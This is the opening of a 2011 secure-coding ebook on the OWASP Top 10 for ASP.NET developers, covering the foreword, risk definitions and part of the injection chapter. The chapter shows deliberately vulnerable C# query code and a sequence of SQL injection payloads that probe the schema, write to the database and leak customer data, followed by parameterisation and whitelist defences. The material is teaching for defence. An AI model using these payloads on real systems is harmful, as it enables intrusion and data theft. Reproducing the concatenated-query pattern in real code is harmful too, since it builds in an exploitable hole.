

OWASP Top 10 for .NET developers



Troy Hunt



Release 1.0.8

19 Dec 2011



This entire series is now available as a [Pluralsight course](#)



OWASP Top 10 for .NET developers by [Troy Hunt](#) is licensed under a [Creative Commons Attribution 3.0 Unported License](#).

Contents

Contents	3
Foreword.....	11
The OWASP Top 10 Application Security Risks	12
A1 – Injection	12
A2 – Cross-Site Scripting (XSS)	12
A3 – Broken Authentication and Session Management	12
A4 – Insecure Direct Object References.....	12
A5 – Cross-Site Request Forgery (CSRF)	12
A6 – Security Misconfiguration	13
A7 – Insecure Cryptographic Storage.....	13
A8 - Failure to Restrict URL Access.....	13
A9 - Insufficient Transport Layer Protection.....	13
A10 – Unvalidated Redirects and Forwards	13
Part 1: Injection, 12 May 2010	14
OWASP and the Top 10	14
Some secure coding fundamentals	15
Worked examples	16
Defining injection	16
Anatomy of a SQL injection attack.....	17

What made this possible?	22
Validate all input against a whitelist	23
Parameterised stored procedures.....	24
Named SQL parameters	26
LINQ to SQL.....	27
Applying the principle of least privilege	28
Getting more creative with HTTP request headers.....	32
Summary	33
References.....	34
Part 2: Cross-Site Scripting (XSS), 24 May 2010	35
Defining XSS.....	36
Anatomy of an XSS attack	36
What made this possible?	40
Validate all input against a whitelist	41
Always use request validation – just not exclusively.....	43
HTML output encoding	45
Non-HTML output encoding.....	48
Anti-XSS	49
SRE.....	50
Threat model your input.....	55
Delivering the XSS payload.....	55

IE8 XSS filter	56
Summary	57
Resources	58
Part 3: Broken authentication and session management, 15 Jul 2010.....	59
Defining broken authentication and session management	59
Anatomy of broken authentication	60
What made this possible?	65
Use ASP.NET membership and role providers	66
When you really, really have to use cookieless sessions	68
Get session expirations – both automatic and manual – right.....	68
Encrypt, encrypt, encrypt	69
Maximise account strength.....	70
Enable password recovery via resets – <i>never</i> email it.....	71
Remember me, but only if you really have to	72
My app doesn't have any sensitive data – does strong authentication matter?.....	74
Summary	75
Resources	75
Part 4: Insecure direct object reference, 7 Sep 2010	76
Defining insecure direct object reference.....	76
Anatomy of insecure direct object references	77
What made this possible?	83

Implementing access control	84
Using an indirect reference map	86
Avoid using discoverable references	88
Hacking the Australian Tax Office	89
Insecure direct object reference, Apple style	90
Insecure direct object reference v. information leakage contention	91
Summary	92
Resources	93
Part 5: Cross-Site Request Forgery (CSRF), 1 Nov 2010.....	94
Defining Cross-Site Request Forgery	94
Anatomy of a CSRF attack.....	95
What made this possible?	102
Other CSRF attack vectors	104
Employing the synchroniser token pattern.....	104
Native browser defences and cross-origin resource sharing	107
Other CSRF defences	112
What <i>won't</i> prevent CSRF.....	112
Summary	113
Resources	113
Part 6: Security Misconfiguration, 20 Dec 2010.....	114
Defining security misconfiguration.....	114

Keep your frameworks up to date.....	115
Customise your error messages	120
Get those traces under control	126
Disable debugging	130
Request validation is your safety net – don't turn it off!.....	133
Encrypt sensitive configuration data.....	134
Apply the principle of least privilege to your database accounts.....	136
Summary	140
Resources	141
Part 7: Insecure Cryptographic Storage, 14 Jun 2011	142
Defining insecure cryptographic storage.....	142
Disambiguation: encryption, hashing, salting.....	143
Acronym soup: MD5, SHA, DES, AES	144
Symmetric encryption versus asymmetric encryption	144
Anatomy of an insecure cryptographic storage attack.....	145
What made this possible?	155
Salting your hashes	156
Using the ASP.NET membership provider.....	161
Encrypting and decrypting	168
Key management	173
A pragmatic approach to encryption	174

Summary	175
Resources	176
Part 8: Failure to Restrict URL Access, 1 Aug 2011	177
Defining failure to restrict URL access	177
Anatomy of an unrestricted URL attack	178
What made this possible?	183
Employing authorisation and security trimming with the membership provider	184
Leverage roles in preference to individual user permissions	186
Apply principal permissions	188
Remember to protect web services and asynchronous calls.....	190
Leveraging the IIS 7 Integrated Pipeline	190
Don't roll your own security model.....	192
Common URL access misconceptions.....	192
Summary	193
Resources	193
Part 9: Insufficient Transport Layer Protection, 28 Nov 2011	194
Defining insufficient transport layer protection.....	195
Disambiguation: SSL, TLS, HTTPS	196
Anatomy of an insufficient transport layer protection attack	196
What made this possible?	205
The basics of certificates.....	206

Always use SSL for forms authentication	211
Ask MVC to require SSL and link to HTTPS	219
Time limit authentication token validity	220
Always serve login pages over HTTPS.....	221
<i>Try</i> not to redirect from HTTP to HTTPS	223
HTTP strict transport security.....	227
Don't mix TLS and non-TLS content.....	230
Sensitive data <i>still</i> doesn't belong in the URL.....	233
The (lack of) performance impact of TLS	234
Breaking TLS.....	235
Summary	235
Part 10: Unvalidated Redirects and Forwards, 12 Dec 2011	237
Defining unvalidated redirects and forwards.....	237
Anatomy of an unvalidated redirect attack	238
What made this possible?	241
Taking responsibility	242
Whitelists are still important	242
Implementing referrer checking	244
Obfuscation of intent.....	246
Unvalidated redirects contention.....	247
Summary	248

Resources	249
Index	250

Foreword

Without actually realising it at the time, writing this series has turned out to be one of the best professional moves I've made in the last decade and a half of writing software for the web.

First of all, it got me out of a bit of a technical rut; as I found myself moving into roles which focussed more on technology strategy and less on building code – something that tends to happen when a career “progresses” – I felt a void developing in my professional life. Partly it was a widening technical competency gap that comes from not practicing your art as frequently, but partly it was the simple fact that building apps is downright enjoyable.

As I progressed in the series, I found it increasingly filling the void not just in my own technical fulfilment, but in the software community. In fact this has been one of the most fulfilling aspects of writing the posts; having fantastic feedback in the comments, over Twitter and quite often directly via personal emails. These posts have now made their way into everything from corporate standards to tertiary education material and that's a very pleasing achievement indeed.

Perhaps most significantly though, writing this series allowed me to carve out a niche; to find something that gels with my personality that tends to want to be a little non-conformist and find the subversive in otherwise good honest coding. That my writing has coincided with a period where cyber security has gained so much press through many high-profile breaches has been fortuitous, at least it has been for me.

Finally, this series has undoubtedly been the catalyst for receiving the Microsoft MVP award for Developer Security. I've long revered those who achieved MVP status and it was not something I expected to append to my name, particularly not as I wrote less code during the day.

By collating all these posts into an eBook I want to give developers the opportunity to benefit from the work that I've enjoyed so much over the last 19 and a bit months. So take this document and share it generously; email it around, put it into your development standards, ask your team to rote learn it – whatever – just so long as it helps the Microsoft ASP.NET community build excellent and secure software. And above all, do as I have done and have fun learning something new from this series. Enojy!

Troy Hunt

Microsoft MVP – Developer Security

troyhunt.com | troyhunt@hotmail.com | [@troyhunt](https://twitter.com/troyhunt)

The OWASP Top 10 Application Security Risks

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorised data.

A2 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A3 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorised data.

A5 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A6 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

A7 – Insecure Cryptographic Storage

Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

A8 - Failure to Restrict URL Access

Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.

A9 - Insufficient Transport Layer Protection

Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorised pages.

Part 1: Injection, 12 May 2010

There's a harsh reality web application developers need to face up to; we don't do security very well. A [report from WhiteHat Security](#) last year reported "83% of websites have had a high, critical or urgent issue". That is, quite simply, a staggeringly high number and it's only once you start to delve into to depths of web security that you begin to understand just how easy it is to inadvertently produce vulnerable code.

Inevitably a large part of the problem is education. Oftentimes developers are simply either not aware of common security risks at all or they're familiar with some of the terms but don't understand the execution and consequently how to secure against them.

Of course none of this should come as a surprise when you consider [only 18 percent of IT security budgets are dedicated to web application security yet in 86% of all attacks, a weakness in a web interface was exploited](#). Clearly there is an imbalance leaving the software layer of web applications vulnerable.

OWASP and the Top 10

Enter [OWASP](#), the Open Web Application Security Project, a non-profit charitable organisation established with the express purpose of promoting secure web application design. OWASP has produced some excellent material over the years, not least of which is [The Ten Most Critical Web Application Security Risks](#) – or "Top 10" for short - whose [users and adopters](#) include a who's who of big business.

The Top 10 is a fantastic resource for the purpose of identification and awareness of common security risks. However it's abstracted slightly from the technology stack in that it doesn't contain a lot of detail about the execution and required countermeasures at an implementation level. Of course this approach is entirely necessary when you consider the extensive range of programming languages potentially covered by the Top 10.

What I've been finding when directing .NET developers to the Top 10 is some confusion about how to comply at the coalface of development so I wanted to approach the Top 10 from the angle these people are coming from. Actually, .NET web applications are faring pretty well in the scheme of things. According to the [WhiteHat Security Statistics Report](#) released last week, the Microsoft stack had fewer exploits than the likes of PHP, Java and Perl. But it still had numerous compromised sites so there is obviously still work to be done.

Moving on, this is going to be a 10 part process. In each post I'm going to look at the security risk in detail, demonstrate – where possible – how it might be exploited in a .NET web application and then detail the countermeasures at a code level. Throughout these posts I'm going to draw as much information as possible out of the OWASP publication so each example ties back into an open standard.

Here's what I'm going to cover:

1. [Injection](#)
2. [Cross-Site Scripting \(XSS\)](#)
3. [Broken Authentication and Session Management](#)
4. [Insecure Direct Object References](#)
5. [Cross-Site Request Forgery \(CSRF\)](#)
6. [Security Misconfiguration](#)
7. [Insecure Cryptographic Storage](#)
8. [Failure to Restrict URL Access](#)
9. [Insufficient Transport Layer Protection](#)
10. [Unvalidated Redirects and Forwards](#)

Some secure coding fundamentals

Before I start getting into the Top 10 it's worth making a few fundamentals clear. Firstly, don't stop securing applications at just these 10 risks. There are potentially limitless exploit techniques out there and whilst I'm going to be talking a lot about the most common ones, this is not an exhaustive list. Indeed the OWASP Top 10 itself continues to evolve; the risks I'm going to be looking at are from the 2010 revision which differs in a few areas from the 2007 release.

Secondly, applications are often compromised by applying a series of these techniques so don't get too focussed on any single vulnerability. Consider the potential to leverage an exploit by linking vulnerabilities. Also think about the [social engineering](#) aspects of software vulnerabilities, namely that software security doesn't start and end at purely technical boundaries.

Thirdly, the practices I'm going to write about by no means immunise code from malicious activity. There are always new and innovative means of increasing sophistication being devised to circumvent defences. The Top 10 should be viewed as a means of minimising risk rather than eliminating it entirely.

Finally, start thinking very, very laterally and approach this series of posts with an open mind. Experienced software developers are often blissfully unaware of how many of today's vulnerabilities are exploited and I'm the first to put my hand up and say I've been one of these

and continue to learn new facts about application security on a daily basis. This really is a serious discipline within the software industry and should not be approached casually.

Worked examples

I'm going to provide worked examples of both exploitable and secure code wherever possible. For the sake of retaining focus on the security concepts, the examples are going to be succinct, direct and as basic as possible.

So here's the disclaimer: don't expect elegant code, this is going to be elemental stuff written with the sole intention of illustrating security concepts. I'm not even going to apply basic practices such as sorting SQL statements unless it illustrates a security concept. Don't write your production ready code this way!

Defining injection

Let's get started. I'm going to draw directly from the OWASP definition of injection:

Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

The crux of the injection risk centres on the term "untrusted". We're going to see this word a lot over coming posts so let's clearly define it now:

Untrusted data comes from any source – either direct or indirect – where integrity is not verifiable and intent may be malicious. This includes manual user input such as form data, implicit user input such as request headers and constructed user input such as query string variables. Consider the application to be a black box and any data entering it to be untrusted.

OWASP also includes a matrix describing the source, the exploit and the impact to business:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Most of you are probably familiar with the concept (or at least the term) of SQL injection but the injection risk is broader than just SQL and indeed broader than relational databases. As the weakness above explains, injection flaws can be present in technologies like LDAP or theoretically in any platform which that constructs queries from untrusted data.

Anatomy of a SQL injection attack

Let's jump straight into how the injection flaw surfaces itself in code. We'll look specifically at SQL injection because it means working in an environment familiar to most .NET developers and it's also a very prevalent technology for the exploit. In the SQL context, the exploit needs to trick SQL Server into executing an unintended query constructed with untrusted data.

For the sake of simplicity and illustration, let's assume we're going to construct a SQL statement in C# using a parameter passed in a query string and bind the output to a grid view. In this case it's the good old [Northwind database](#) driving a product page filtered by the beverages category which happens to be category ID 1. The web application has a link directly to the page where the CategoryID parameter is passed through in a query string. Here's a snapshot of what the Products and Customers (we'll get to this one) tables look like:

Products			
	Column Name	Data Type	Allow Nulls
🔑	ProductID	int	<input type="checkbox"/>
	ProductName	nvarchar(140)	<input type="checkbox"/>
	SupplierID	int	<input checked="" type="checkbox"/>
	CategoryID	int	<input checked="" type="checkbox"/>
	QuantityPerUnit	nvarchar(20)	<input checked="" type="checkbox"/>
	UnitPrice	money	<input checked="" type="checkbox"/>
	UnitsInStock	smallint	<input checked="" type="checkbox"/>
	UnitsOnOrder	smallint	<input checked="" type="checkbox"/>
	ReorderLevel	smallint	<input checked="" type="checkbox"/>
	Discontinued	bit	<input type="checkbox"/>
			<input type="checkbox"/>


Customers			
	Column Name	Data Type	Allow Nulls
🔑	CustomerID	nchar(5)	<input type="checkbox"/>
	CompanyName	nvarchar(40)	<input type="checkbox"/>
	ContactName	nvarchar(30)	<input checked="" type="checkbox"/>
	ContactTitle	nvarchar(30)	<input checked="" type="checkbox"/>
	Address	nvarchar(60)	<input checked="" type="checkbox"/>
	City	nvarchar(15)	<input checked="" type="checkbox"/>
	Region	nvarchar(15)	<input checked="" type="checkbox"/>
	PostalCode	nvarchar(10)	<input checked="" type="checkbox"/>
	Country	nvarchar(15)	<input checked="" type="checkbox"/>
	Phone	nvarchar(24)	<input checked="" type="checkbox"/>
	Fax	nvarchar(24)	<input checked="" type="checkbox"/>
			<input type="checkbox"/>

Here's what the code is doing:

```
var catID = Request.QueryString["CategoryID"];
var sqlString = "SELECT * FROM Products WHERE CategoryID = " + catID;
var connString = WebConfigurationManager.ConnectionStrings
["NorthwindConnectionString"].ConnectionString;

using (var conn = new SqlConnection(connString))
{
    var command = new SqlCommand(sqlString, conn);
    command.Connection.Open();
    grdProducts.DataSource = command.ExecuteReader();
    grdProducts.DataBind();
}
```

And here's what we'd normally expect to see in the browser:



In this scenario, the CategoryID query string is untrusted data. We *assume* it is properly formed and we *assume* it represents a valid category and we consequently *assume* the requested URL and the sqlString variable end up looking exactly like this (I'm going to highlight the untrusted data in **red** and show it both in the context of the requested URL and subsequent SQL statement):

```
Products.aspx?CategoryID=1
```

```
SELECT * FROM Products WHERE CategoryID = 1
```

Of course [much has been said about assumption](#). The problem with the construction of this code is that by manipulating the query string value we can arbitrarily manipulate the command executed against the database. For example:

```
Products.aspx?CategoryID=1 or 1=1
```

```
SELECT * FROM Products WHERE CategoryID = 1 or 1=1
```

Obviously 1=1 always evaluates to true so the filter by category is entirely invalidated. Rather than displaying only beverages we're now displaying products from all categories. This is interesting, but not particularly invasive so let's push on a bit:

```
Products.aspx?CategoryID=1 or name=''
```

```
SELECT * FROM Products WHERE CategoryID = 1 or name= ''
```

When this statement runs against the Northwind database it's going to fail as the Products table has no column called name. In some form or another, the web application is going to return an error to the user. It will hopefully be a friendly error message contextualised within the layout of the website but at worst it may be a [yellow screen of death](#). For the purpose of where we're going with injection, it doesn't really matter as just by virtue of receiving some form of error message we've quite likely disclosed information about the internal structure of the application, namely that there is no column called name in the table(s) the query is being executed against.

Let's try something different:

```
Products.aspx?CategoryID=1 or productname= ''
```

```
SELECT * FROM Products WHERE CategoryID = 1 or productname= ''
```

This time the statement will execute successfully because the syntax is valid against Northwind so we have therefore confirmed the existence of the ProductName column. Obviously it's easy to put this example together with prior knowledge of the underlying data schema but in most cases data models are not particularly difficult to guess if you understand a little bit about the application they're driving. Let's continue:

```
Products.aspx?CategoryID=1 or 1=(select count(*) from products)
```

```
SELECT * FROM Products WHERE CategoryID = 1 or 1=(select count(*) from products)
```

With the successful execution of this statement we have just verified the existence of the Products tables. This is a pretty critical step as it demonstrates the ability to validate the existence of individual tables in the database regardless of whether they are used by the query driving the page or not. This disclosure is starting to become serious [information leakage](#) we could potentially leverage to our advantage.

So far we've established that SQL statements are being arbitrarily executed based on the query string value and that there is a table called Product with a column called ProductName. Using the techniques above we could easily ascertain the existence of the Customers table and the CompanyName column by fairly assuming that an online system facilitating ordering may contain these objects. Let's step it up a notch:

```
Products.aspx?CategoryID=1;update products set productname = productname
```

```
SELECT * FROM Products WHERE CategoryID = 1;update products set productname = productname
```

The first thing to note about the injection above is that we're now executing multiple statements. The semicolon is terminating the first statement and allowing us to execute *any statement we like* afterwards. The second really important observation is that if this page successfully loads and returns a list of beverages, we have just confirmed the ability to write to the database. It's about here that the penny usually drops in terms of understanding the potential ramifications of injection vulnerabilities and why OWASP categorises the technical impact as "severe".

All the examples so far have been non-destructive. No data has been manipulated and the intrusion has quite likely not been detected. We've also not disclosed any actual *data* from the application, we've only established the schema. Let's change that.

```
Products.aspx?CategoryID=1;insert into products(productname) select companyname from customers
```

```
SELECT * FROM Products WHERE CategoryID = 1;insert into products (productname) select companyname from customers
```


So as with the previous example, we're terminating the CategoryID parameter then injecting a new statement but this time we're *populating* data out of the Customers table. We've already established the existence of the tables and columns we're dealing with and that we can write to the Products table so this statement executes beautifully. We can now load the results back into the browser:

```
Products.aspx?CategoryID=500 or categoryid is null
```

```
SELECT * FROM Products WHERE CategoryID = 500 or categoryid is null
```

The unfeasibly high CategoryID ensures existing records are excluded and we are making the assumption that the ID of new records defaults to null (obviously no default value on the

column in this case). Here's what the browser now discloses – note the company name of the customer now being disclosed in the ProductName column:



Bingo. Internal customer data now disclosed.

What made this possible?

The above example could only happen because of a series of failures in the application design. Firstly, the CategoryID query string parameter allowed any value to be assigned and executed by SQL Server without any parsing whatsoever. Although we would normally expect an integer, arbitrary strings were accepted.

Secondly, the SQL statement was constructed as a concatenated string and executed without any concept of using parameters. The CategoryID was consequently allowed to perform activities well outside the scope of its intended function.

Finally, the SQL Server account used to execute the statement had very broad rights. At the very least this one account appeared to have data reader and data writer rights. Further probing may have even allowed the dropping of tables or running of system commands if the account had the appropriate rights.

Validate all input against a whitelist

This is a critical concept not only this post but in the subsequent OWASP posts that will follow so I'm going to say it really, really loud:

All input must be validated against a whitelist of acceptable value ranges.

As per the definition I gave for untrusted data, the assumption must always be made that any data entering the system is malicious in nature until proven otherwise. The data might come from query strings like we just saw, from form variables, request headers or even file attributes such as the [Exif](#) metadata tags in JPG images.

In order to validate the integrity of the input we need to ensure it matches the pattern we expect. [Blacklists](#) looking for patterns such as we injected earlier on are hard work both because the list of potentially malicious input is huge and because it changes as new exploit techniques are discovered.

Validating all input against whitelists is both far more secure and much easier to implement. In the case above, we only expected a positive integer and anything outside that pattern should have been immediate cause for concern. Fortunately this is a simple pattern that can be easily validated against a regular expression. Let's rewrite that first piece of code from earlier on with the help of whitelist validation:


```
var catID = Request.QueryString["CategoryID"];
var positiveIntRegex = new Regex(@"^0*[1-9][0-9]*$");
if(!positiveIntRegex.IsMatch(catID))
{
    lblResults.Text = "An invalid CategoryID has been specified.";
    return;
}
```

Just this one piece of simple validation has a major impact on the security of the code. It immediately renders all the examples further up completely worthless in that none of the malicious CategoryID values match the regex and the program will exit before any SQL execution occurs.

An integer is a pretty simple example but the same principal applies to other data types. A registration form, for example, might expect a “first name” form field to be provided. The whitelist rule for this field might specify that it can only contain the letters a-z and common punctuation characters (be careful with this – there are numerous characters outside this range that commonly appear in names), plus it must be within 30 characters of length. The more constraints that can be placed around the whitelist without resulting in false positives, the better.

[Regular expression validators](#) in ASP.NET are a great way to implement field level whitelists as they can easily provide both client side (which is never sufficient on its own) and server side validation plus they tie neatly into the [validation summary control](#). MSDN has a good overview of how to [use regular expressions to constrain input in ASP.NET](#) so all you need to do now is actually [understand how to write a regex](#).

Finally, no input validation story is complete without the infamous Bobby Tables:



Parameterised stored procedures

One of the problems we had above was that the query was simply a concatenated string generated dynamically at runtime. The account used to connect to SQL Server then needed broad permissions to perform whatever action was instructed by the SQL statement.

Let's take a look at the stored procedure approach in terms of how it protects against SQL injection. Firstly, we'll put together the SQL to create the procedure and grant execute rights to the user.

```
CREATE PROCEDURE GetProducts
    @CategoryID INT
AS
SELECT *
FROM dbo.Products
WHERE CategoryID = @CategoryID
GO
GRANT EXECUTE ON GetProducts TO NorthwindUser
GO
```

There are a couple of native defences in this approach. Firstly, the parameter must be of integer type or a conversion error will be raised when the value is passed. Secondly, the context of what this procedure – and by extension the invoking page – can do is strictly defined and secured directly to the named user. The broad reader and writer privileges which were earlier granted in order to execute the dynamic SQL are no longer needed in this context.

Moving on the .NET side of things:

```
var conn = new SqlConnection(connString);
using (var command = new SqlCommand("GetProducts", conn))
{
    command.CommandType = CommandType.StoredProcedure;
    command.Parameters.Add("@CategoryID", SqlDbType.Int).Value = catID;
    command.Connection.Open();
    grdProducts.DataSource = command.ExecuteReader();
    grdProducts.DataBind();
}
```

This is a good time to point out that parameterised stored procedures are an *additional* defence to parsing untrusted data against a whitelist. As we previously saw with the INT data type declared on the stored procedure input parameter, the command parameter declares the data type and if the catID string wasn't an integer the implicit conversion would throw a System.FormatException before even touching the data layer. But of course that won't do you any good if the type is already a string!

Just one final point on stored procedures; passing a string parameter and then dynamically constructing and executing SQL *within* the procedure puts you right back at the original dynamic SQL vulnerability. Don't do this!

Named SQL parameters

One of problems with the code in the original exploit is that the SQL string is constructed in its entirety in the .NET layer and the SQL end has no concept of what the parameters are. As far as it's concerned it has just received a perfectly valid command even though it may in fact have already been injected with malicious code.

Using named SQL parameters gives us far greater predictability about the structure of the query and allowable values of parameters. What you'll see in the following code block is something very similar to the first dynamic SQL example except this time the SQL statement is a constant with the category ID declared as a parameter and added programmatically to the command object.

```
const string sqlString = "SELECT * FROM Products WHERE CategoryID =
@CategoryID";
var connString = WebConfigurationManager.ConnectionStrings
["NorthwindConnectionString"].ConnectionString;
using (var conn = new SqlConnection(connString))
{
    var command = new SqlCommand(sqlString, conn);
    command.Parameters.Add("@CategoryID", SqlDbType.Int).Value = catID;
    command.Connection.Open();
    grdProducts.DataSource = command.ExecuteReader();
    grdProducts.DataBind();
}
```

What this will give us is a piece of SQL that looks like this:

```
exec sp_executesql N'SELECT *FROM Products WHERE CategoryID =
@CategoryID',N'@CategoryID int',@CategoryID=1
```

There are two key things to observe in this statement:

1. The `sp_executesql` command is invoked
2. The CategoryID appears as a named parameter of INT data type

This statement is only going to execute if the account has data reader permissions to the Products table so one downside of this approach is that we're effectively back in the same data layer security model as we were in the very first example. We'll come to securing this further shortly.

The last thing worth noting with this approach is that the `sp_executesql` command also provides some query plan optimisations which although are not related to the security discussion, is a nice bonus.

LINQ to SQL

Stored procedures and parameterised queries are a great way of seriously curtailing the potential damage that can be done by SQL injection but they can also become pretty unwieldy. The case for using ORM as an alternative has been made many times before so I won't rehash it here but I will look at this approach in the context of SQL injection. It's also worthwhile noting that LINQ to SQL is only one of many ORMs out there and the principals discussed here are not limited purely to one of Microsoft's interpretation of object mapping.

